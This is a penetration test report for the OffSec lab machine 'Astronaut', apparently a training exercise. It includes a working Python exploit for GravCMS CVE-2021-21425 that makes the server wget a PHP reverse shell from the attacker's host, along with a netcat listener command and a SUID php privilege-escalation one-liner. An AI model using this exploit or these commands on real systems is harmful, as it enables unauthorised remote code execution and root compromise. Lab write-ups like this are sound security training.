# OffSec Astronaut

OffSec penetration test report

purple.sec0@gmail.com,
https://app.hackthebox.com/profile/1346448

11-5-2023

# Contents

# 1 OffSec “Astronaut” penetration test report

## 1.1 Introduction

Offensive Security proving grounds offers vulnerable machines to exploit in a safe and legal manner. In this report, the machine “Astronaut” is used to conduct a full internal penetration test, from initial network scanning to full exploitation.

## 1.2 Objective

The objective of this assessment is to perform an internal penetration test on the machine “Astronaut”. All steps will be included from intial network services scanning to full system compromise. Using the full exploitation process provided, a remediation plan that is suggested in this report can be implemented to ensure system vulnerabilities are secured.

## 1.3 Requirements

The following requirements will be met in this penetration test report.

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

# 2 High-Level Summary

Michael Jenkins was tasked with performing an internal penetration test towards OffSec lab “Astronaut”. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate OffSec machine network through the host “Astronaut”. Michael’s overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to the customer.

When performing the internal penetration test, there were alarming vulnerabilities that were identified on OffSec machine “Astronaut”. When performing the attacks, Michael was able to gain access to the machine, primarily due to outdated patches and poor security configurations. During the testing, Michael had administrative level access to the system. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- Astronaut 192.168.229.12
- GravCMS YAML write/update CVE-2021-21425
- SUID misconfiguration

## 2.1 Recommendations

Michael recommends patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

# 3 Methodologies

Michael utilized a widely adopted approach to performing penetration testing that is effective in testing how well the machine network environments are secure. Below is a breakdown of how Michael was able to identify and exploit the system and includes all individual vulnerabilities found.

## 3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, Michael was tasked with exploiting the machine network. The specific IP addresses were:

**Machine Network**

192.168.229.12

## 3.2 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed. On this host, Michael found 2 services running which are listed below in the port scan results.

## 3.3 Penetration

During this penetration test, Michael was able to successfully gain access to the target system.

## 3.4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

Michael added root level accounts on all systems compromised. In addition to the administrative/root access, a Metasploit meterpreter service was installed on the machine to ensure that additional access could be established.

## 3.5 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After full system compromise was gained, Michael removed all users created, files and shell access from the system. The lab machine was also reverted.

# 4 Target - 192.168.229.12

### 4.0.1 Service Enumeration

**Port Scan Results**

| Server IP Address | Ports Open |
|---|---|
| 192.168.229.12 | **TCP**: 22,80 |

| TCP Port | Service |
|---|---|
| 22/tcp | OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0) |
| 80/tcp | Apache httpd 2.4.41 |

**http 80 enumeration**

*Upon manual enumeration of the available http 80 service, Michael noticed it was running an outdated version of GravCMS that is prone to a remote command execution vulnerability.*

### 4.0.2 Initial Access - GravCMS remote command execution

**Vulnerability Explanation:** A mistake in GravCMS php code allows an unauthenticated user to update the scheduler yaml file. Attackers can use this vulnerability to cause arbitrary remote code execution and take completely control over the system.

**Vulnerability Fix:** Update to at least GravCMS 1.7.10.

**Severity:** Critical

**Steps to reproduce the attack:** The following steps are needed for an initial remote shell on the system.

Set up a listener on the local attack machine using netcat.

```
nc -lvnp 4444
```

Set up a python http server on the local attack machine.

```
python -m http.server
```

Transfer a reverse php reverse shell to the directory currently running the http server.

```
cp /usr/share/wordlists/php/reverse-shell.php rev-shell.php
```

Using the following exploit I have written in python, the reverse shell is uploaded to the web root. The exploit can be found at https://github.com/purple-sec/exploits/blob/main/grav-admin-exploit.py.

```python
#!/bin/python
#
# GravCMS RCE
#
# CVE-2021-21425
#
# Uploads a PHP reverse shell to GravCMS webroot.

import requests
import re
import random
import string


# CHANGE THIS
# url of the target
target = "192.168.229.12/grav-admin"

# CHANGE THIS
# local host to download reverse shell
LHOST = "192.168.45.5"

# CHANGE THIS
# local port to download reverse shell
LPORT = "8000"

def task_number(length):
    """ Create a random alphanumeric string to use as a task number """

    return ''.join(random.choices(string.ascii_letters + string.digits, k=length))


def get_nonce(response):
    """ Extract admin nonce from get response """

    matched_line = [line for line in response.text.split('\n') if 'admin-nonce' in line]
    return re.findall('"([^"]*)"', matched_line[0])[2]


def get_cookie(response):
    """ Return admin cookie from get response """

    return response.cookies.get_dict()


# Using a get request to the admin path, extract cookie and nonce

print("\033[0;34mGetting admin nonce and cookie from target...")

get_response = requests.get(f"http://{target}/admin")

admin_nonce = get_nonce(get_response)
```

```
admin_cookie = get_cookie(get_response)


# Command to run on target
command_bin = "/usr/bin/wget"

# Command arguments
command_arg = f"http://{LHOST}:{LPORT}/rev-shell.php -O
↪  /var/www/html/grav-admin/rev-shell.php"

# Random alphanumeric for task num
task = task_number(5)


# post data to create a file to check exploit
command_data = {'task' : 'SaveDefault',
f"data[custom_jobs][#{task}][command]" : command_bin,
f"data[custom_jobs][#{task}][args]" : command_arg,
f"data[custom_jobs][#{task}][at]" : '* * * * *',
f"data[custom_jobs][#{task}][output]" : '',
f"data[status][#{task}]" : 'enabled',
f"data[custom_jobs][#{task}][output_mode]" : 'append',
'admin-nonce' : admin_nonce
}

print("\033[0;34mSending payload...")

response = requests.post(f"http://{target}/admin/config/scheduler", data=command_data,
↪  cookies=admin_cookie)

if "Successfully saved" in response.text:
    print("\033[0;32mTask has been successfully saved! Wait 1 minute then navigate to your web
    ↪  shell!")
```


### 4.0.3 Privilege Escalation - SUID misconfiguration

**Vulnerability Explanation:** After initial access, full enumeration of the system found a SUID misconfiguration set for the php interpreter.

**Vulnerability Fix:** Linux permissions should be used as "least privilege possible" for all users. Removing the SUID for this application would fix this vulnerability, permissions for each user should be set accordingly.

**Severity:** Critical

**Steps to reproduce the attack:**




```
$
$ php -r "pcntl_exec('/bin/sh', ['-p']);"
whoami && cat /root/proof.txt
root
5a8ab93b2ad2b5666cdf59c8399b4413
```

**Figure 4.1:** SUID privilege escalation

### 4.0.4 Post-Exploitation

**System Proof Screenshot:**



```
$
$ php -r "pcntl_exec('/bin/sh', ['-p']);"
whoami && cat /root/proof.txt
root
5a8ab93b2ad2b5666cdf59c8399b4413
```

**Figure 4.2:** root user